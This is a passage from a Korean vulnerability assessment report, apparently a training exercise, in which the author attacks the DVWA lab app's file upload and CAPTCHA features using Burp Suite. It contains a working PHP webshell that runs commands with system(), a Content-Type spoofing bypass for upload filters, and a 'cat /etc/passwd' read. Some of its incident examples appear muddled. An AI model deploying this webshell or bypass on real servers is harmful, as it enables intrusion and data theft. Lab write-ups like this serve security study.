

취약점진단 보고서

- File Upload & Insecure
CAPTCHA -

2023-08-05

배준호

목차

1. 개요

1-1. 배경 및 목적.....	3p
1-2. 해킹 사고 사례.....	3,4p
1-3. 취약점 및 분석환경.....	4p
1-4. 용어설명.....	4,5p

2. 공격 시나리오.....5p

2-1 File Upload	5p
2-2 Insecure CAPTCHA	6p

3. 취약점 공격

3-1 File Upload 취약점 공격.....	7-11p
3-2 Insecure CAPTCHA 취약점 공격.....	12-16p

4. 대응 방안

4-1 File Upload 취약점 공격 대응 방안.....	17p
4-2 Insecure CAPTCHA 취약점 공격 대응 방안.....	18p

1. 개요

1-1. 배경 및 목적

웹 애플리케이션은 종종 사용자가 파일을 업로드하거나 공유할 수 있는 기능을 제공한다. 그러나 악의적인 사용자는 이 기능을 악용하여 악성 파일을 업로드하거나 시스템에 액세스하려고 할 수 있다.

CAPTCHA는 자동화된 봇을 제한하거나 구별하기 위한 보안 메커니즘으로 사용된다. 하지만 보안이 미흡한 CAPTCHA 시스템을 이용하여 악의적인 사용자나 자동화된 스크립트가 인증을 우회하거나 악용하려는 시도를 한다.

이처럼 사이버테러, 홈페이지 해킹 등과 같이 최근 사이버공격은 대부분 홈페이지 보안 취약점을 악용한 해킹을 통해 정보시스템 파괴, 개인정보 유출, 홈페이지 위·변조 등의 피해를 발생시켜 정보시스템을 운영하는 기관의 대외 신뢰 하락과 많은 손실을 끼치고 있다.

이에 따라, 홈페이지 관리자는 홈페이지 및 웹서버에서 발생하는 보안취약점에 대한 점검과 대응방안에 대해 숙지하고 미리 제거해 홈페이지 서비스의 안전성과 신뢰성을 확보하는 것이 매우 중요하다.

취약점 분석을 통해 식별된 취약점의 영향과 위험 정도를 평가하고 대응 및 조치를 결정한다.

1-2. 해킹 사고 사례

1. File Upload

Dropbox 해킹 (2012): 2012년, 공격자가 Dropbox 계정에 로그인하려고 하는 사용자들에게 보이지 않는 CAPTCHA를 무시하고 로그인을 시도하는 방법을 사용하여 계정을 해킹.

MySpace 해킹 (2008): 2008년, MySpace에 등록된 파일 업로드 기능을 이용하여 악성 코드가 포함된 프로필 사진을 업로드하여 사용자들의 PC에 악성 소프트웨어를 전파.

ImageMagick 취약점 (2016): 2016년, ImageMagick 이미지 처리 라이브러리의 취약점을 이용하여, 웹 애플리케이션에서 파일 업로드를 통해 악성 코드를 실행.

Drupalgeddon 2 (2018): 2018년, Drupal의 취약점인 CVE-2018-7600을 이용하여 웹 애플리케이션에 대한 파일 업로드를 통해 악성 코드를 실행.

AvatarRoot 취약점 (2019): 2019년, AvatarRoot라는 스마트폰 앱의 취약점을 통해 악성 파일 업로드를 수행하고, 이를 통해 앱 사용자의 데이터에 접근한 사건.

2. Insecure CAPTCHA

reCAPTCHA 우회: 2019년에는 공격자가 Google reCAPTCHA를 우회하는 방법을 개발하여 자동화 봇을 통과시키는 사례. 이를 통해 자동화 봇이 웹 사이트에 대한 접근 제어를 우회할 수 있는 상황이었다.

CAPTCHA 풀이 서비스: 여러 해커들은 자동화된 CAPTCHA 풀이 서비스를 개발하고 판매하여 인증 우회에 이용하려고 시도. 이런 서비스를 사용하면 공격자는 인증을 우회하거나 스팸 메시지를 게시하거나 악성 링크를 공유하는 등의 활동을 할 수 있었다.

CAPTCHA 무시: 일부 공격자들은 CAPTCHA 이미지를 수동으로 무시하거나 자동화 스크립트를 통해 CAPTCHA 우회 기법을 개발하여 악의적인 목적을 달성하려고 시도.

1-3. 취약점 분석환경


구분	내용
OS	Kali-linux-2023.1-amd64
Tool	Burp Suite
공격 대상 웹	DVWA
공격 대상 IP	192.168.44.139
웹 서버	Apache
DB	Mysql

[표 1-1] OS와 취약점 분석에 사용한 환경

1-4. 용어 설명

DVWA

웹 해킹을 연구할 수 있도록 취약하게 설정되어 있는 오픈소스 웹 애플리케이션 서비스 환경이다.



[그림 1-1] DVWA 구성 화면

File Upload 취약점 공격

악의적인 사용자가 웹 애플리케이션의 취약점을 이용하여 악성 파일을 업로드하고 실행하는 공격이다. 파일이 업로드 되는 페이지 (게스트, SNS 등)에 악성 파일(웹 쉘)을 업로드하여 공격자는 시스템 감염, 리케이션의 보안 우회, 중요 파일 및 데이터 유출, 서비스 거부 (DoS) 공격 등을 할 수 있다.

Insecure CAPTCHA 취약점 공격

CAPTCHA(Completely Automated Public Turing test to tell Computers and Humans Apart)는 주로 웹 사이트에서 자동화된 봇의 접근을 제한하거나 사용자를 구별하기 위해 사용되는 시스템이다.

미흡하게 구현된 CAPTCHA시스템을 이용하여 악의적인 사용자나 자동화된 스크립트가 보안 절차를 우회하거나 무시하여 인증을 우회하거나 악용하는 공격이다.

Burp Suite

웹 애플리케이션 보안 테스트 도구로, 취약점 스캐닝, 보안 테스트, 웹 애플리케이션 해킹 등에 사용된다.

Burp Suite는 다양한 기능을 제공하며, 프록시, 인터셉터, 스캐너 등을 통해 웹 애플리케이션의 보안 취약점을 분석하고 대응할 수 있다.

2. 공격 시나리오

2-1 File Upload



[그림 2-1] File Upload 공격 대상 화면

1. 공격자는 공격 대상의 정보를 얻을 수 있는 악성파일을 만든다.
2. 공격대상의 웹서버에서 악성파일을 업로드한다.
3. 만약 업로드 실패 시 Burp Suite를 이용하여 파일 형식을 변경하여 업로드한다.
4. 다른 시스템 명령어를 통해 사용자의 정보를 알아내어 해킹한다.


2-2 Insecure CAPTCHA

Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

☐ I'm not a robot 
reCAPTCHA
[Privacy](#) - [Terms](#)

[그림 2-2] Insecure CAPTCHA 공격 대상 화면

1. 공격자는 Burp Suite를 통해 공격대상이 비밀번호를 변경할 때 인터셉터를 통해 정보를 탈취한다.
2. 공격자는 Burp Suite를 이용하여 공격대상이 변경하려는 비밀번호를 임의로 변경한다.
3. 공격자가 원하는 비밀번호로 변경하여 공격대상의 아이디를 탈취하고 정보를 알아내어 해킹한다.

3. 취약점 공격

3-1 File Upload 취약점 공격

먼저 사이트에 업로드할 파일을 만든다.

```
1 <?php
2
3 //
4
5 // PoC: a simple webshell
6 // Author: Bonghwan Choi
7 //
8
9 echo 'Enter a Command:<br>';
10 echo '<form action="">';
11 echo '<input type=text name="cmd">';
12 echo '</form>';
13
14 if (isset($_GET['cmd'])) {
15     system($_GET['cmd']);
16 }
17
18 ?>
```

[그림 3-1] webshell.php 파일 생성

system() 함수를 사용하여 \$_GET['cmd']에 저장된 사용자 입력 명령을 실행하게 한다.

(1) 파일 업로드시



[그림 3-2] webshell.php 파일을 업로드한 결과


webshell.php 파일 업로드시 파일형식이 jpeg 또는 png가 아니면 업로드할 수 없다고 출력된다.

(2) Burp Suite를 이용하여 File Upload 취약점 공격




[그림 3-3] File Upload 공격 대상 화면

Burp Suite를 실행한 후 intercept is on 상태에서 webshell.php 파일을 업로드한다.



[그림 3-4] Burp Suite – intercept is on 결과값

[그림 3-4]에서 Content – Type: application/x-php를 통해 파일형식이 php라는 것을 확인할 수 있다.



[그림 3-5] Burp Suite – intercept is on 수정화면

Forward를 통해 Content – Type: application/x-php -> Content – Type: image/jpeg 변경
파일형식을 jpeg로 임의로 조작한 후 서버에 보낸다.

Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../../../hackable/uploads/webshell.php succesfully uploaded!

[그림 3-6] File Upload 성공화면

성공적으로 업로드 되었다고 문구가 나타난다.

localhost/dvwa/hackable/uploads에 webshell.php에 있다는 것을 알 수 있다.



[그림 3-7] webshell.php를 이용한 공격화면

webshell.php 페이지로 이동한 후 cat /etc/passwd를 입력하여 사용자의 정보를 알아낼 수 있다.

3-2 Insecure CAPTCHA 취약점 공격


먼저 새로운 비밀번호 입력과 CAPTCHA 인증을 하여 비밀번호를 변경한다


Vulnerability: Insecure CAPTCHA

Change your password:


New password:

Confirm new password:

 I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

[그림 3-8] Insecure CAPTCHA를 이용한 비밀번호 변경화면




[그림 3-9] Burp Suite – Intercept is on 결과값 step 1

Burp Suite를 통해 step 1에서 비밀번호를 hello로 변경하였고 recaptcha response로 매번 랜덤 값을 주고 인증한 것을 확인할 수 있다

